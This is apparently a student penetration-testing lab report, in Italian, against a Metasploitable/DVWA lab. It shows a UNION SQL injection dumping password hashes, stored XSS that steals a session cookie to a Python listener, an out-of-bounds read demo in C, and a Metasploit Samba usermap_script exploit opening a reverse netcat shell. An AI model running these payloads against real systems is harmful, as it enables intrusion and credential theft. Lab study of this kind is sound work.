



# Build WEEK2

Vincenzo Colletta  
Ernesto Robles  
Davide Lecci  
Christian Huamacto  
Simone Caracci  
Matteo Murillo  
Duc Tin Ly  
Giacomo Caregnato





# SQL INJECTION



## Dispositivi coinvolti

MACCHINA KALI: 192.168.13.100

MACCHINA METASPOITABLE: 192.168.13.150

## Strumenti utilizzati

JOHN THE RIPPER



# SQL INJECTION


Un attaccante può sfruttare una SQLi per tentare di estrapolare dei dati dal database, quando la SQLi è blind l'attaccante non riceve direttamente i risultati delle query, questo rende l'operazione di attacco più complessa in quanto si hanno meno informazioni sulla struttura del database ma può ancora determinare se una condizione è vera o falsa attraverso metodi indiretti.

In questo caso con l'uso della DVWA (servizio web esposto dalla macchina Metasploitable) sono state provate due query utili in cui una condizione è sempre vera: una permette di visualizzare tutti gli utenti della tabella users ed un'altra permette di visualizzare tutti i dati di autenticazione della tabella users come viene qui raffigurato.

```
ID: ' UNION SELECT user,password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user,password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user,password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user,password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user,password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Sfruttando le SQL Injection si estraggono dati dal database come: nome, user e password(hash). In questo caso vediamo che il nome utente è leggibile in chiaro, invece per le passwords abbiamo la necessità di decifrarle mediante il codice hash che abbiamo ottenuto utilizzando un applicazione dedicata come John.

Con l'uso del tool John the Ripper riusciamo a decifrare le password in hash trovando le loro corrispondenze in chiaro. Per fare ciò usiamo il comando qui illustrato dandogli in input il file contenente tutti i dati necessari.



# XSS STORED

## Dispositivi coinvolti

MACCHINA KALI: 192.168.104.100

MACCHINA METASPOITABLE: 192.104.150




# XSS STORED



**Le vulnerabilità XSS si generano quando un'applicazione utilizza un input proveniente dall'utente senza filtrarlo, e successivamente utilizza questo input per generare il contenuto che verrà mostrato all'utente.**

**Gli attacchi XSS stored avvengono quando il payload viene iniettato al sito vulnerabile e poi successivamente salvato. È definito persistente poiché il codice viene eseguito ogni volta che un web browser visita la pagina compromessa, per questo sono pericolosi in quanto con un singolo attacco si possono colpire diversi utenti**



## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: dio

```
fox@kali: ~/Desktop
File Actions Edit View Help
(fox@kali)-[~/Desktop]
$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [13/Nov/2023 10:20:01] "GET /?security=low;%20PHPSESSID=4f4a94c22a03b0a94711b85a9fcb9ec9 HT
```

Con lo script in figura viene fatto il redirect della pagina verso il web server temporaneo che abbiamo creato, in ascolto sulla porta 4444 del nostro localhost, mentre il cookie dentro al http.server, inizializzato con Python, viene popolato con i cookie di sessione della vittima. Con questo procedimento si è in grado di rubare la sessione, autenticandosi alla pagina web, di un utente potendo poi eseguire operazioni al suo posto come ad esempio (l'acquisto di merce con le sue carte) .



# Buffer Overflow



## Dispositivi coinvolti

MACCHINA KALI: 192.168.104.100

## Strumenti utilizzati

CODICE BOF.C



# Buffer Overflow

**Buffer overflow si verifica quando un programma riceve più dati di quelli che può gestire. Gli input utente o i dati provenienti da una fonte esterna vengono scritti in un'area di memoria definita "buffer". Se l'input supera la dimensione massima prevista per il buffer, il dato in eccesso può sovrascrivere altre parti della memoria.**

**Sfruttando il buffer overflow un aggressore può sovrascrivere dati importanti nella memoria, come: variabili, puntatori o indirizzi di ritorno della funzione contenente un indirizzo di un codice malevolo, ottenendo l'esecuzione di codice arbitrario nel programma compromesso.**

**Un simile accaduto all'interno di un'azienda potrebbe portare a furti di dati sensibili, danni all'integrità dei dati o al sistema, o addirittura al controllo completo del sistema da parte dell'attaccante, portando così i clienti a perdere fiducia e preferire prodotti o servizi di competitors che dimostrano maggiore impegno per la sicurezza.**



Questo codice in linguaggio C svolge le seguenti operazioni:

1. Dichiarazione di un array di interi ``vector`` di dimensione 10 e di alcune variabili di controllo (``i``, ``j``, ``K``, ``swap_var``).
2. Chiede all'utente di inserire 10 interi mediante un ciclo ``for`` e la funzione ``scanf``. Ogni intero viene memorizzato nell'array ``vector``.
3. Stampa il vettore inserito dall'utente.
4. Ordina il vettore in ordine crescente usando l'algoritmo di ordinamento a bolle (bubble sort) mediante due cicli ``for`` annidati.
5. Stampa il vettore ordinato.

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8     printf ("Inserire 10 interi:\n");
9
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17    printf ("Il vettore inserito e':\n");
18    for ( i = 0 ; i < 10 ; i++)
19    {
20        int t= i+1;
21        printf("[%d]: %d", t, vector[i]);
22        printf("\n");
23    }
24
25
26    for (j = 0 ; j < 10 - 1; j++)
27    {
28        for (k = 0 ; k < 10 - j - 1; k++)
29        {
30            if (vector[k] > vector[k+1])
31            {
32                swap_var=vector[k];
33                vector[k]=vector[k+1];
34                vector[k+1]=swap_var;
35            }
36        }
37    }
38    printf("Il vettore ordinato e':\n");
39    for (j = 0; j < 10; j++)
40    {
41        int g = j+1;
42        printf("[%d]:", g);
43        printf("%d\n", vector[j]);
44    }
45    return 0;
```



# Buffer Overflow

Avvalendoci del codice C qui raffigurato abbiamo una dimostrazione di come funziona nello specifico un buffer overflow.

nel secondo ciclo “for” è possibile vedere come il ciclo vada all’infinito consentendo all’utente di visualizzare dati oltre la dimensione massima dell’array, che vanno così a sovrascrivere nella ram dati già esistenti.

il risultato è la generazione di un errore “**SEGMENTATION FAULT**”. e’ dunque necessario prevedere un controllo in fase di programmazione affinché ciò non si verifichi.

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17
18    printf ("\nIl vettore inserito e':\n");
19    for ( i = 0 ; i > -1 ; i++) // cambiamento di limite output negativo
20    {
21        int t= i+1;
22        printf("[%d]: %d", t, vector[i]);
23        printf("\n");
24    }
```

```
[2107]: 1701070700
[2108]: 1818323759
[2109]: 1698967401
[2110]: 1869900659
[2111]: 791555952
[2112]: 862351202
[2113]: 1647259136
[2114]: 3368559
[2115]: 0
[2116]: 0
zsh: segmentation fault ./bof3
```





# Vulnerabilities Metaspitable

## Dispositivi coinvolti

MACCHINA KALI: 192.168.50.100

MACCHINA METASPOITABLE: 192.168.50.150

## Strumenti utilizzati

NESSUS:

STRUMENTO UTILIZZATO PER LA SCANSIONE DELLE  
VULNERABILITÀ E POTENZIALI PROBLEMI DI SICUREZZA.

METASPLOIT:

METASPLOIT "FRAMEWORK OPEN-SOURCE" USATO PER IL  
PENETRATION TESTING E LO SVILUPPO DI EXPLOIT

Build Week2 / 192.168.50.150

[Back to Hosts](#)

Vulnerabilities 56

Filter

Search Vulnerabilities



56 Vulnerabilities

☐ Sev

CVSS

VPR

Name



CRITICAL

10.0

Unix Operating System Unsupported Version Detection



MIXED

...

...

4 Apache Tomcat (Multiple Issues)



CRITICAL

...

...

2 SSL (Multiple Issues)



MIXED

...

...

2 SSL (Multiple Issues)



HIGH

7.5

6.7

Samba Badlock Vulnerability



MIXED

...

...

15 SSL (Multiple Issues)



# SMB

Abbiamo effettuato una scansione Nessus sulla macchina Metasploitable. Questo tool effettua una serie di test automatici su servizi e porte aperte, cercando di individuare vulnerabilità e potenziali problemi di sicurezza, fornendoci un resoconto dettagliato della scansione fatta. Oggi cercheremo di mitigare la vulnerabilità ad alto rischio del servizio SAMBA testando la sua “effettiva” vulnerabilità effettuando l'Exploit su di essa.

Build Week2 / Plugin #90509

[← Back to Vulnerabilities](#)

Vulnerabilities 56

**HIGH** Samba Badlock Vulnerability

#### Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

#### Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

#### See Also

<http://badlock.org>

<https://www.samba.org/samba/security/CVE-2016-2118.html>

#### Output

```
Nessus detected that the Samba Badlock patch has not been applied.
```

To see debug logs, please visit individual host

Port ▲

Hosts

445 / tcp / cifs

192.168.50.150



Con Metasploit si ricerca un Exploit adatto a sfruttare le vulnerabilità del servizio SMB. Qui affianco sono illustrati alcuni degli Exploit che possono essere d'aiuto e fra loro ne scegliamo uno. Successivamente scegliamo un payload adatto fra le varie opzioni. Qui affianco illustriamo entrambe le situazioni.

```
msf6 > search samba
```

#### Matching Modules

#	Name	Disclosure Date	Rank
Check	Description		
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent
nt Yes	Citrix Access Gateway Command Execution		
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average
No	Computer Associates License Client GETCONFIG Overflow		
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent
nt Yes	DistCC Daemon Command Execution		
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual

```
msf6 > use exploit/multi/samba/usermap_script
```

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
msf6 exploit(multi/samba/usermap_script) > show payload
```

```
[*] Invalid parameter "payload", use "show -h" for more information
```

```
msf6 exploit(multi/samba/usermap_script) > show payloads
```

#### Compatible Payloads

#	Name	Disclosure Date	Rank	Check	D
Description					
0	payload/cmd/unix/adduser		normal	No	A
dd user with useradd					
1	payload/cmd/unix/bind_awk		normal	No	U
nix Command Shell, Bind TCP (via AWK)					
2	payload/cmd/unix/bind_busybox_telnetd		normal	No	U
nix Command Shell, Bind TCP (via BusyBox telnetd)					
3	payload/cmd/unix/bind_inetd		normal	No	U

Scelto il modulo Exploit e il payload si passa alla configurazione inserendo i dati necessari al corretto funzionamento, esempio (rhost, rport, lport). Qui sopra vediamo il confronto fra la tabella con i dati mancanti e quella compilata con i dati richiesti.

```
root@kali3: /home/kali3
File Actions Edit View Help
PAYLOAD => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.50.100  no        The local client address
  CPORT      4444             no        The local client port
  Proxies     []              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

```
root@kali3: /home/kali3
File Actions Edit View Help
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.50.100  no        The local client address
  CPORT      4444             no        The local client port
  Proxies     []              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT      5555             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```



L'immagine qui raffigurata evidenzia come sia stata avviata una sessione della Shell Meterpreter nella macchina target, questo significa che l'exploit è avvenuto con successo e dunque il servizio è effettivamente vulnerabile, ottenuta la sessione possiamo usare i comandi linux e visualizzare le configurazioni di rete della macchina Metaspoitable.

```
root@kali3: /home/kali3
File Actions Edit View Help

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:34248) at
2023-11-13 10:40:51 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4a:e1:25
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: 2001:b07:ac9:d2c1:a00:27ff:fe4a:e125/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe4a:e125/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2379 errors:0 dropped:0 overruns:0 frame:0
